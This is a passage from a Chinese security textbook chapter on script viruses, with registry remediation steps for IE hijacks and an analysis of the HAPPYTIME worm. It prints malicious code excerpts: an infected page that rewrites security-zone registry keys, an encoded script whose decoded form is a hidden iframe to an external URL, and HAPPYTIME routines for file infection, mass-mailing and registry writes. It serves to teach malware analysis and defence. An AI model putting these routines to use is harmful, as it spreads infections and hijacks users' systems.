第 5 章　其他恶意代码分析

5.1　脚 本 病 毒

5.1.1　什么是脚本病毒

脚本病毒是指利用 ASP、HTM、HTML、VBS、JS 等类型的文件进行传播的基于 VBScript 和 JavaScript 脚本语言并由 Windows Scripting Host 解释执行的一类病毒。

脚本语言的功能非常强大，它们利用 Windows 系统具有开放性的特点，通过调用一些现成的 Windows 对象和组件，可以直接对文件系统、注册表等进行控制。脚本病毒的传播方式主要有以下几种：

(1) 通过 E-mail 附件传播。

(2) 通过局域网共享传播。

(3) 通过感染 HTM、ASP、JSP、PHP 等网页文件传播。

(4) 通过 IRC 聊天通道传播。

脚本病毒通常与网页相结合，将具有破坏性的恶意代码内嵌在网页中。一旦有用户浏览带毒网页，病毒就会立即发作，轻则修改用户注册表，更改默认主页或强迫用户上网访问某站点，重则格式化用户硬盘，造成重大的数据损失。

要深入地了解脚本病毒，掌握一些基础知识是必不可少的。例如 VBScript、JavaScript 脚本语言、WSH(Windows Scripting Host)以及注册表的一些常识等。以上知识在一些专业书籍及网站上都有比较详尽的论述，这里只是介绍一些有关的概念，在 5.1.4 节中，会详细讲解病毒对脚本的调用过程及工作原理。

1. VBScript 概述

VBScript 使用 Windows 脚本与宿主应用程序对话。由于使用 Windows 脚本，使得浏览器和其他宿主应用程序不再需要每个脚本部件的特殊集成代码。Windows 脚本使宿主可以编译脚本、获取和调用入口点及管理开发者可用的命名空间。通过 Windows 脚本，语言厂商可以建立标准脚本运行时语言。微软还提供 VBScript 的运行时支持，而且正在与多个 Internet 组一起定义 Windows 脚本标准以使脚本引擎可以互换。Windows 脚本可用在 Microsoft Internet Explorer 和 Microsoft Internet Information Service 中。

VBScript 只有一种数据类型，称为 Variant。Variant 是一种特殊的数据类型，根据使用的方式，可以包含不同类别的信息。因为 Variant 是 VBScript 中唯一的数据类型，所以它也是 VBScript 中所有函数返回值的数据类型。

在 VBScript 中，过程被分为两类：Sub 过程和 Function 过程。Sub 过程是包含在 Sub 和 End Sub 语句之间的一组 VBScript 语句，执行操作但不返回值。Sub 过程可以使用参数(即由调用过程传递的常数、变量或表达式)。如果 Sub 过程无任何参数，则 Sub 语句必须包含空括号。Function 过程是包含在 Function 和 End Function 语句之间的一组 VBScript

语句。Function 过程与 Sub 过程类似，但是 Function 过程可以返回值。Function 过程可以使用参数（即由调用过程传递的常数、变量或表达式）。如果 Function 过程无任何参数，则 Function 语句必须包含空括号。

2. WSH 概述

WSH（Windows Scripting Host，Windows 脚本宿主）内嵌于 Windows 操作系统中的脚本语言工作环境，主要负责脚本的解释和执行。

WSH 架构是建立在 ActiveX 之上的，通过充当 ActiveX 的脚本引擎控制器，为 Windows 用户利用威力强大的脚本指令语言提供了可能。

当一个后缀为.vbs 或.js 的脚本文件在 Windows 下双击该文件后，系统会自动调用一个脚本解释引擎对它进行解释并执行，这个程序就是 Windows Scripting Host，程序执行文件名为 Wscript.exe（若是在命令行方式下，则为 Cscript.exe）。

WSH 诞生后，在 Windows 系列产品中得到了广泛的推广。除 Windows 98 外，微软公司在 Internet Information Server 4.0、Windows Me/2000 Server/2000 Professional/Vista/7 等产品中都嵌入了 WSH。现在，早期的 Windows 95 也可通过单独安装相应版本的 WSH 来扩展相关功能。

3. 有关注册表的基本知识

注册表（Registry）是 Windows 9x/Me/NT/2000/Vista/7 操作系统、硬件设备以及客户应用程序得以正常运行和保存设置的核心“数据库”，也可以说是一个巨大的树状分层结构的数据库系统。它记录用户安装在计算机上的软件和每个程序的相互关联信息，包含计算机的硬件配置，其中包括自动配置的即插即用设备和已有的各种设备说明、状态属性以及各种状态信息和数据。

注册表中记录了用户安装在计算机上的软件和每个程序的相关信息，用户可以通过注册表调整软件的运行性能、检测和恢复系统错误、定制桌面等。系统管理员还可以通过注册表来完成系统远程管理。用户要想修改配置，只需要通过注册表编辑器单击鼠标即可轻松完成。因而，用户只要掌握了注册表，就掌握了对计算机配置的控制权，用户只需要通过注册表即可将自己计算机的工作状态调整到最佳。

注册表采用“关键字”及其“键值”来描述登录项和数据，所有的关键字都是以“HKEY”作为前缀的。关键字可以分为两类：一类是由系统定义的，通常称为“预定义关键字”或称“根键”；另一类是由应用程序定义的，因此安装的应用软件不同，其登录项也不尽相同。

注册表包括以下 5 个主要键项。

（1）HKEY_CLASSES_ROOT：包含启动应用程序所需的全部信息，包括扩展名、应用程序与文档之间关系、驱动程序名、DDE 和 OLE 信息，类 ID 编号和应用程序与文档的图标等。

（2）HKEY_CURRENT_USER：包含当前登录用户的配置信息，包括环境变量、个人程序、桌面设置等。

（3）HKEY_LOCAL_MACHINE：包含本地计算机的系统信息，包括硬件和操作系统信息，如设备驱动程序、安全数据和计算机专用的各类软件设置信息。

（4）HKEY_USERS：包含计算机所有用户使用的配置数据，这些数据只有当用户登录

到系统上时方能访问。这些信息告诉系统当前用户使用的图标、激活的程序组、开始菜单的内容以及颜色、字体等。

(5) HKEY_CURRENT_CONFIG：存放当前硬件的配置信息，其中的信息是从HKEY_LOCAL_ MACHINE 中映射出来的。

图 5-1 所示为注册表的主键。

图 5-1 注册表主键

总之，注册表中存放着各种参数，直接控制着 Windows 的启动、硬件驱动程序的装载以及一些 Windows 应用程序的运行，从而在整个系统中起着核心作用。它包括以下主要内容。

(1) 软、硬件的有关配置和状态信息。注册表中保存有应用程序和资源管理器外壳的初始条件、首选项和卸载数据。

(2) 在联网状态下的计算机整个系统设置和各种默认设置。文件扩展名与应用程序的关联，硬件部件的描述、状态和属性。

(3) 性能记录和其他底层的系统状态信息以及其他一些数据信息。

Windows 的注册表是控制系统启动、运行的最底层设置，其文件就是 System. dat 和 User. dat。这些文件不仅至关重要，而且极其脆弱，因此是整个系统的重点保护对象。一旦注册表文件受到破坏，轻则使 Windows 的启动过程出现异常，重则可以导致整个系统完全瘫痪。因此，正确地认识、使用、特别是及时备份注册表是很有必要的。对 Windows 用户来说，当注册表出现问题时能够及时恢复是非常重要的。

5.1.2 脚本病毒的特点

如 5.1.1 节所述，VBS、JSP 文件是由用于编写网页的脚本语言编写的程序文件，这些程序文件并不是二进制级别的指令数据，而是由脚本语言组成的纯文本文件，这种文件没有固定的结构，操作系统在运行这些程序文件的时候只是单纯地从文件的第一行开始运行，直至运行到文件的最后一行，因此病毒感染这种文件的时候就省去了复杂的文件结构判断和地址计算，使病毒的感染变得更加简单，而且由于 Windows 不断提高脚本语言的功能，使这些容易编写的脚本语言能够实现越来越复杂和强大的功能，因此针对脚本文件感染的病毒也越来越具破坏性。

综合来讲，脚本病毒具有如下特点。

(1) 隐藏性强。在传统认识里，只要不从互联网上下载应用程序，从网上感染病毒的概率就会大大减少，脚本病毒的出现彻底改变了人们的这种看法。看似平淡无奇的网站其实隐藏着巨大的危机，一不小心，用户就会在浏览网页的同时“中招”，造成无尽的麻烦。此外，隐藏在电子邮件里的脚本病毒往往具有双扩展名并以此来迷惑用户，例如，有的文件看似是一个 JPG 格式的图片，其实真正的后缀是. vbs。

(2) 传播性广。病毒可以自我复制，并且与前几章介绍的文件型病毒不同，脚本病毒基本上不依赖于文件就可以直接解释执行。

(3) 病毒变种多。与其他类型的病毒相比，脚本病毒更容易产生变种。脚本本身的特征是调用和解释功能，因此病毒制造者并不需要太多的编程知识，只需要对源代码进行稍加修改，就可以制造出新的变种病毒，使人们防不胜防。

5.1.3 脚本病毒的工作原理及处理方法

首先来分析和比较一下病毒感染前后的网页代码，图 5-2 所示为被病毒感染前的测试网页的代码。

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Rising Scirpt Virus Sample bait file</title>
</head>

<body>
<script language="VBScript">
    Dim MyVar
    MyVar = MsgBox("Maybe you release a script virus!!!", 65, "Warning")
</script>
<font size="4">Rising Scirpt Virus Sample bait file</font>
</body>
</html>
```

图 5-2　感染病毒之前测试网页的代码

图 5-3 所示为被病毒感染后的代码。其中 WshShell. Regwrite 表示病毒要进行系统注册表的读写，CreateObject("Scripting. FileSystemObject")表示病毒要进行文件的访问和读写。

```
<SCRIPT language=VBScript>
On Error Resume Next
if location.protocol = "file:" then
 Randomize
 Set WshShell = CreateObject("WScript.Shell")
 WshShell.Regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1201" , 0, "REG_DWORD"
 WshShell.RegWrite"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1201" , 0, "REG_DWORD"
  if location.protocol = "file:" then
    Set Kill3r = CreateObject("Scripting.FileSystemObject")
    HPath = Replace(location.href, "/", "\")
    HPath = Replace(HPath, "file:\\\", "")
    HPath = Kill3r.GetParentFolderName(HPath)
    Set Korea = document.body.createTextRange
    Call GetFolder(HPath)
```

图 5-3　感染病毒之后测试网页的代码

感染脚本的病毒同感染 EXE 文件的病毒一样，都具有反分析能力，并且也能够对病毒的程序代码进行加密和变形。图 5-4 中包含了被加密的脚本病毒代码和解密后的病毒代码。


在代码中有＜SCRIPT language = Jscript. Encode＞的字符，后面跟了一串凌乱的数据，这表示病毒要对加密的代码进行解密。如果遇到含有类似信息的 HTML 文件，应引起警觉。

脚本病毒有很多变种，因此发作现象也有很多种，但尤以恶意网页的病毒为多。下面举例说明一些脚本病毒发作后的现象及处理方法。

例 5-1　出现默认主页被修改、默认首页被更改、微软公司默认的主页被修改等现象（如图 5-5 所示），用户每次运行 IE 时都会自动链接到指定的网站。一些个人网站、博采、色情网站等非法网站经常用此方法提高点击率及知名度。

处理方法如下：

（1）在“开始”菜单中选中“运行”选项，在弹出的对话框中输入 regedit，单击“确定”按钮，打开注册表编辑工具，如图 5-6 所示，再按照如下路径找到相关项：HKEY_LOCAL_



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META http-equiv=Content-Type content="text/html; charset=big5">
<META content="MSHTML 6.00.2800.1106" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=#ffffff>
<DIV><FONT size=2></FONT> </DIV>
<DIV><FONT size=2>OS:  win2000 professionl</FONT></DIV>
<DIV><FONT size=2>Rising version: 15.42.10</FONT></DIV>
<DIV><FONT size=2></FONT> </DIV>
<DIV><FONT size=2></FONT> </DIV>
<DIV><FONT size=2>ノ程褪ゑ风琍 セ礚猸祇瞷 痜璃 ┬肚粉ゾA趺ア゚ 叫嘉くや </FONT></DIV>
<DIV><FONT size=2></FONT> </DIV>
<DIV>
<!--下面是病毒感染上去的代码-->
<SCRIPT language=JScript.Encode>#@~^sQAAAA==[Km;s+ YRSDb0+^xcJ@!qo]zH2,jI;'B400w=zJhAhT w /   nYcxn12F
{@$Gs0!OB} *q9y&!WSw9!UslsUfT)yKcd9sR',x6
cq9y&TcJoG'js0o?G!)+:cS9Yy2YcyYW,YlbJ:R4YsvP,tnkTt0xZPhb[Y4'!@*@!&qwIzH3@*Ebp+DAAAA==^#~@</SCRIPT>
</DIV></BODY></HTML>


<!--解密后的数据
document.writeln(
"
<IFRAME SRC='http://www0.up.snet.ne:3127@DF809J0W4WJ2304LFD0SF9FSD0A2T4LDF809J0W4WJ2304LFD0
 SF9FSD0A2T4LD%2E%42%49%5A/m.htm'  height=0 width=0
>
</IFRAME>
"
```

图 5-4　被加密的脚本病毒代码和解密后的病毒代码

图 5-5　默认主页被修改

MACHINE\Software\Microsoft\Internet Explorer\Main。

（2）由图 5-6 可见，Default_Page_URL（默认页）、Start_Page（起始页）的相关键值已经被病毒修改，双击相应键值修改为正确值即可。

例 5-2　默认主页设置变成灰色，无法改变，现象如图 5-7 所示。

处理方法如下：

（1）在“开始”菜单中选中“运行”选项，在弹出的对话框中输入 regedit，单击“确定”按

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Anchor_Visitation_Horizon	REG_BINARY	01 00 00 00
Cache_Percent_of_Disk	REG_BINARY	0a 00 00 00
CompanyName	REG_SZ	Microsoft Corporation
Custom_Key	REG_SZ	MICROSO
Default_Page_URL	REG_SZ	http://www.abcdefg.com/
Default_Search_URL	REG_SZ	http://www.microsoft.com/isapi/redir.dll?pr..
Delete_Temp_Files_On_Exit	REG_SZ	yes
Enable_Disk_Cache	REG_SZ	yes
FullScreen	REG_SZ	no
Local Page	REG_EXPAND_SZ	http://www.abcdefg.com
Placeholder_Height	REG_BINARY	1a 00 00 00
Placeholder_Width	REG_BINARY	1a 00 00 00
Search Page	REG_SZ	http://www.microsoft.com/isapi/redir.dll?pr..
Start Page	REG_SZ	http://www.abcdefg.com/
Use_Async_DNS	REG_SZ	yes
Wizard_Version	REG_SZ	6.0.2600.0000

图 5-6　被修改的 MAIN 项

图 5-7　默认主页设置变成灰色

钮，打开注册表编辑工具，如图 5-8 所示，再按照如下路径找到相关项：[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]。

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
HomePage	REG_SZ	1
SecChangeSettings	REG_SZ	1

图 5-8　找到被修改的 Homepage 项

(2) 将 Internet Explorer 项直接删除，或在\Internet Explorer\Control Panel 下删除现有的 HomePage 值，新建一个 DWord 类型值为"0"的 HomePage，如图 5-9 所示。




图 5-9　新建一个 DWord 值为“0”的 HomePage

例 5-3　IE 标题栏被添加垃圾信息或非法网站的介绍，如图 5-10 所示。

图 5-10　IE 标题栏被添加垃圾信息

处理方法如下：

(1) 在“开始”菜单中选中“运行”选项，在弹出的对话框中输入 regedit，单击“确定”按钮，打开注册表编辑工具，如图 5-11 所示，再按照如下路径找到相关项：

① HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main；

② HKEY_LOCAL_MACHINE\Software\Microsoft\InternetExplorer\Main。

(2) 将数值改为 Microsoft Internet Explorer 或其他想要的数值。

图 5-11　被修改的数值数据

例 5-4　鼠标右键快捷菜单功能被禁用。

处理方法如下：将[HKEY_CURRENT_USER \ Software \ Policies \ Microsoft \ Internet Explorer \ Restrictions] "NoBrowserContextMenu"的值修改为“0”。

例 5-5　锁定禁用注册表，使用户无法通过修改注册表的键值来恢复被病毒篡改的键值。实际上，病毒是将[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System] "DisableRegistryTools"的值设为了“1”。

处理方法如下：

(1) 新建一个文本文档(.txt)，将下列信息按照格式输入到文本文件中。

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dWord:00000000
```

(2) 将此文本文件另存为.reg 文件。

(3) 双击运行此.reg 文件,注册表即可解锁。

以上简单介绍了一些常见的脚本病毒感染计算机时的症状及解决方法。除了手工修改注册表以外,还有一种方法是将注册表的正确键值按照自己的习惯做出备份,形成 REG 文件,一旦某些键值被恶意脚本修改,可用备份文件迅速恢复。在处理注册表被锁定时用的方法就是一个很好的例子,上面的程序实际上就是一个非常简单的注册表解锁工具。

现在,国内的主流杀毒软件厂商都已经将注册表修复工具捆绑在杀毒软件中,还有一些是提供单独的小程序并不断更新,读者可以下载下来,以备意外时使用。但无论如何,养成良好的上网习惯才是解决问题的根本。

国内主流厂商的注册表修复工具下载地址如下:

① 瑞星注册表修复工具 3.0:http://it.rising.com.cn/service/technology/RegClean_download.htm。

② 毒霸注册表修复器:http://sh.duba.net/download/other/tool_011027_RegSolve.htm。

5.1.4 HAPPYTIME 脚本病毒分析

病毒名称:HAPPYTIME(欢乐时光)。

别名:Happy Time、help.script、Happytime。

病毒感染文件类型:ASP、HTM、HTML、VBS。

病毒依赖的操作系统:Windows 9x/NT/2000。

病毒表现:

(1) 执行一次注册表项 HKEY_CURRENT_USER\Software\Help\Count。

(2) 弹出默认的邮件处理器,并不停地给邮件地址簿中的信箱发邮件,邮件的主题是 Help,附件是\Untitled.htm。

(3) HKEY_CURRENT_USER\Control Panel\desktop\wallpaper 指向病毒本身。

(4) 在注册表中写入 HKEY_CURRENT_USER\Software\help,其中包含以下 3 项内容:filename、count、wallpaper。

(5) 写文件系统目录 help.vbs 系统目录 Untitled.htm。

(6) 在系统目录下创建 Help.hta。

(7) HTML 文件被打开后表现为

```
loading help...
```

病毒的发作与破坏方式:

(1) HAPPYTIME 病毒的发作的条件是“月份+日期=13”,第一次发作是 2001 年 5 月 8 日。

(2) HAPPYTIME 的典型症状和现象:

① 总是不断地运行“超级解霸”。

② 会弹出一个一个的记事本，上面写着“I am sorry...”（或“help”），而且是不停地弹出并不断地运行。

③ 按 Ctrl＋Alt＋Del 组合键，可以看到有很多的 Wscript 在运行，系统资源非常少。

④ 硬盘上的所有 EXE 和 DLL 文件被删除。

下面将讲述欢乐时光病毒如何编程实现达到上述目的。

1. 如何得到系统目录

下面的程序段可获得系统目录：

```
Function Gsf()
'获得 Windows 目录
Dim Of,m
On Error Resume Next
Set Of =CreateObject("Scripting.FileSystemObject")
'创建 FileSystemObject 对象
m =Of.GetSpecialFolder(0)
'得到特殊目录,其中包括 Windows、System 和 Temp 目录
If Er Then
'如果失败,则返回 C:\并且得到 C 盘的根目录。
Gsf ="C:\"
Else
'若正常,则返回%Windows%
Gsf =m
End If
End Function
```

2. 如何使文件感染病毒代码

以下代码的作用是使文件感染病毒：

```
Sub mclose()
document.Write "<" & "title>I am sorry!'写入 I am sorry,并关闭。以此作为感染标记
window.Close
End Sub
'*********************************************************
Function Sc(S)
mN ="Rem I am sorry! Happy time"
If InStr(S, mN) >0 Then
'判断读入的文件流中是否有 Rem I am sorry! Happy time
    Sc =True
Else
    Sc =False
'表示已感染过,返回 True,否则返回 False
End If
End Function
```

```
Sub Fw(Of, S, n)
'此时 S 为文件名,n 为文件扩展名
Dim fc,fc2,m,mmail,mt
On Error Resume Next
Set fc =Of.OpenTextFile(S, 1)
'以只读模式打开该文件
mt =fc.ReadAll
'读入全部文件流
fc.Close
'关闭文件
If Not Sc(mt) Then
'如果未感染过
    mmail =Ml(mt)
    mt =Sa(n)
    Set fc2 =Of.OpenTextFile(S, 8)
'打开文件并在文件末尾进行写操作
    fc2.Write mt
    fc2.Close
    Msend (mmail)
'发送带毒邮件
End If
End Sub
```

3. 读写注册表过程

以下代码的作用是读写注册表：

```
Sub Rw(k, v)
'写注册表
Dim R
On Error Resume Next
Set R =CreateObject("WScript.Shell")
'创建对象
R.RegWrite k, v
End Sub
'*********************************************************************
Function Rg(v)
'读注册表
Dim R
On Error Resume Next
Set R =CreateObject("WScript.Shell")
'创建对象
Rg =R.RegRead(v)
End Function
```

Happytime 病毒分析